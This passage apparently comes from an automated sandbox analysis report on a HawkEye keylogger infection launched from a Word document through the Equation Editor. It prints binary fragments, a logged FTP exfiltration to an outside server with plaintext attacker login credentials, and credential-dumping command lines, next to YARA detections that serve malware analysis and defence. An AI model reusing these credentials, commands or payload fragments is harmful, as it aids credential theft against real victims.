15 1d 99 83 95 e5 9c 1f 11 ad 0e b7 0f fd 04 ea 20 17 7c 84 9d 19 c6 78 ce a3 d5 2d 0f 0a 5d d7 3c 0a 6b e1 15 15 ae 34 d9 0f 53 88 cd 9e ab a0 33 5c e1 1c f7 ed 67 fb 55 21 b4 f1 0f 6f 0f 07 50 36 7b 04 91 22 d4 0a 68 48 a9 8e c4 3d a9 2f f6 35 f8 b2 27 41 de 4d a2 6f 8b f3 60 bb 24 6a fe 4b 38 96 22 a6 0e 11 86 d7 b3 ae 44 d8 36 17 76 84 f9 d8 75 5b df 0e 56 2d 61 21 95 df a9 ab 23 3f 8e 78 05 13 0d 4f 27 e7 2b 4e 8d 2f 09 c9 39 73 7d da c0 4a f3 a3 6b 29 40 f3 45 ec 7a a5 2d 07 8a 04 49 bc 12 63 76 a9 b1 8d 2f 90 80 26 24 97 e7 22 62 cd e9 d8 4a ea 0d da
Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL<) @@ `|)O@` H.text `.rsrc@@@.reloc`@ B)H1Jj1Xn}|0_foa^%M$C1p4]0s(I:l*+DWuqN|,IVHt'jg UmF]&D}/`!9wqv:9!YC:vzv8<o[v?[g \~U&^ueWLDw.e7V7G3tr |x-] <k4S3\gU!oP6{"hH=/5'AMo`$jK8"D6vu[V-a!#?xO'+N/9s}Jk)@Ez-Icv/&$"bJ</td></tr>
</table>

HTTPS Packets

<table>
<tr><th>Timestamp</th><th>Source IP</th><th>Source Port</th><th>Dest IP</th><th>Dest Port</th><th>Subject</th><th>Issuer</th><th>Not Before</th><th>Not After</th><th>JA3 SSL Client Fingerprint</th><th>JA3 SSL Client Digest</th></tr>
<tr><td rowspan="2">Jul 28, 2021 17:01:21.439057112 CEST</td><td rowspan="2">142.250.203.100</td><td rowspan="2">443</td><td rowspan="2">192.168.2.22</td><td rowspan="2">49168</td><td>CN=www.google.com, O=Google LLC, L=Mountain View, ST=California, C=US CN=GTS CA 1O1, O=Google Trust Services, C=US</td><td>CN=GTS CA 1O1, O=Google Trust Services, C=US CN=GlobalSign, O=GlobalSign, OU=GlobalSign Root CA - R2</td><td>Mon Jun 28 06:12:51 CEST 2021 Thu Jun 15 02:00:42 CEST 2017</td><td>Mon Sep 20 06:12:50 CEST 2021 Wed Dec 15 01:00:42 CET 2021</td><td rowspan="2">769,49172-49171-57-51-53-47-49162-49161-56-50-10-19-5-4,0-10-11-23-65281,23-24,0</td><td rowspan="2">05af1f5ca1b87cc9cc9b25185115607d</td></tr>
<tr><td>CN=GTS CA 1O1, O=Google Trust Services, C=US</td><td>CN=GlobalSign, O=GlobalSign, OU=GlobalSign Root CA - R2</td><td>Thu Jun 15 02:00:42 CEST 2017</td><td>Wed Dec 15 01:00:42 CET 2021</td></tr>
</table>

FTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Jul 28, 2021 17:02:02.679359913 CEST	21	49171	45.141.152.18	192.168.2.22	220---------- Welcome to Pure-FTPd [privsep] [TLS] ---------- 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 1 of 50 allowed. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 1 of 50 allowed.220-Local time is now 11:02. Server port: 21. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 1 of 50 allowed.220-Local time is now 11:02. Server port: 21.220-This is a private system - No anonymous login 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 1 of 50 allowed.220-Local time is now 11:02. Server port: 21.220-This is a private system - No anonymous login220-IPv6 connections are also welcome on this server. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 1 of 50 allowed.220-Local time is now 11:02. Server port: 21.220-This is a private system - No anonymous login220-IPv6 connections are also welcome on this server.220 You will be disconnected after 15 minutes of inactivity.

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Jul 28, 2021 17:02:02.685182095 CEST	49171	21	192.168.2.22	45.141.152.18	USER newloggsaa@vngpack.com
Jul 28, 2021 17:02:02.720918894 CEST	21	49171	45.141.152.18	192.168.2.22	331 User newloggsaa@vngpack.com OK. Password required
Jul 28, 2021 17:02:02.721275091 CEST	49171	21	192.168.2.22	45.141.152.18	PASS Xpen2000
Jul 28, 2021 17:02:02.777319908 CEST	21	49171	45.141.152.18	192.168.2.22	230 OK. Current restricted directory is /
Jul 28, 2021 17:02:02.812748909 CEST	21	49171	45.141.152.18	192.168.2.22	504 Unknown command
Jul 28, 2021 17:02:02.813843012 CEST	49171	21	192.168.2.22	45.141.152.18	PWD
Jul 28, 2021 17:02:02.851243973 CEST	21	49171	45.141.152.18	192.168.2.22	257 "/" is your current location
Jul 28, 2021 17:02:02.851687908 CEST	49171	21	192.168.2.22	45.141.152.18	TYPE I
Jul 28, 2021 17:02:02.886126041 CEST	21	49171	45.141.152.18	192.168.2.22	200 TYPE is now 8-bit binary
Jul 28, 2021 17:02:02.886689901 CEST	49171	21	192.168.2.22	45.141.152.18	PASV
Jul 28, 2021 17:02:02.925394058 CEST	21	49171	45.141.152.18	192.168.2.22	227 Entering Passive Mode (45,141,152,18,253,175)
Jul 28, 2021 17:02:02.953810930 CEST	49171	21	192.168.2.22	45.141.152.18	STOR HawkEye_Keylogger_Stealer_Records_783875 7.28.2021 5:26:06 PM.txt
Jul 28, 2021 17:02:02.988127947 CEST	21	49171	45.141.152.18	192.168.2.22	150 Accepted data connection
Jul 28, 2021 17:02:03.027231932 CEST	21	49171	45.141.152.18	192.168.2.22	226-File successfully transferred 226-File successfully transferred226 0.039 seconds (measured here), 38.00 Kbytes per second

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 2700 Parent PID: 584

General

Start time:	17:00:40
Start date:	28/07/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f6f0000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: EQNEDT32.EXE PID: 2376 Parent PID: 584

General

Start time:	17:00:42
Start date:	28/07/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Key Created

Analysis Process: name.exe PID: 1776 Parent PID: 2376

General

Start time:	17:00:46
Start date:	28/07/2021
Path:	C:\Users\user\AppData\Roaming\name.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\name.exe'
Imagebase:	0x30000
File size:	1383936 bytes
MD5 hash:	FA0A3ED04EEC65D6D3FB55AA7D2497C1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: RAT_HawkEye, Description: Detects HawkEye RAT, Source: 00000004.00000002.2147447351.0000000003489000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 00000004.00000002.2147447351.0000000003489000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 00000004.00000002.2147447351.0000000003489000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000004.00000002.2147447351.0000000003489000.00000004.00000001.sdmp, Author: Joe Security • Rule: Hawkeye, Description: detect HawkEye in memory, Source: 00000004.00000002.2147447351.0000000003489000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: RAT_HawkEye, Description: Detects HawkEye RAT, Source: 00000004.00000002.2147894445.0000000003600000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 00000004.00000002.2147894445.0000000003600000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 00000004.00000002.2147894445.0000000003600000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000004.00000002.2147894445.0000000003600000.00000004.00000001.sdmp, Author: Joe Security • Rule: Hawkeye, Description: detect HawkEye in memory, Source: 00000004.00000002.2147894445.0000000003600000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 13%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: InstallUtil.exe PID: 2964 Parent PID: 1776

General

Start time:	17:01:01
Start date:	28/07/2021
Path:	C:\Users\user\AppData\Local\Temp\InstallUtil.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\InstallUtil.exe
Imagebase:	0x1240000
File size:	41136 bytes
MD5 hash:	BB85AA6D90A4157ED799257072B265FF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: HKTL_NET_GUID_Stealer, Description: Detects c# red/black-team tools via typelibguid, Source: 00000005.00000002.2363878816.00000000004E0000.00000004.00000001.sdmp, Author: Arnim Rupp • Rule: HKTL_NET_GUID_Stealer, Description: Detects c# red/black-team tools via typelibguid, Source: 00000005.00000002.2363914554.00000000005E0000.00000004.00000001.sdmp, Author: Arnim Rupp • Rule: RAT_HawkEye, Description: Detects HawkEye RAT, Source: 00000005.00000002.2363789535.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 00000005.00000002.2363789535.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 00000005.00000002.2363789535.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000005.00000002.2363789535.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: Hawkeye, Description: detect HawkEye in memory, Source: 00000005.00000002.2363789535.0000000000402000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 00000005.00000002.2366372059.0000000003651000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000005.00000002.2366372059.0000000003651000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 00000005.00000002.2365202244.0000000002651000.00000004.00000001.sdmp, Author: Joe Security • Rule: Hawkeye, Description: detect HawkEye in memory, Source: 00000005.00000002.2365202244.0000000002651000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 0%, Metadefender, Browse • Detection: 0%, ReversingLabs
Reputation:	moderate

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: vbc.exe PID: 944 Parent PID: 2964

General

Start time:	17:01:14
Start date:	28/07/2021
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe /stext 'C:\Users\user\AppData\Local\Temp\holdermail.txt'
Imagebase:	0x400000
File size:	1170056 bytes

MD5 hash:	1672D0478049ABDAF0197BE64A7F867F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 00000006.00000002.2176599122.0000000000400000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities Show Windows behavior

File Created

File Read

Analysis Process: vbc.exe PID: 2460 Parent PID: 2964

General

Start time:	17:01:14
Start date:	28/07/2021
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe /stext 'C:\Users\user\AppData\Local\Temp\holderwb.txt'
Imagebase:	0x400000
File size:	1170056 bytes
MD5 hash:	1672D0478049ABDAF0197BE64A7F867F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000007.00000002.2179402637.0000000000400000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Disassembly

Code Analysis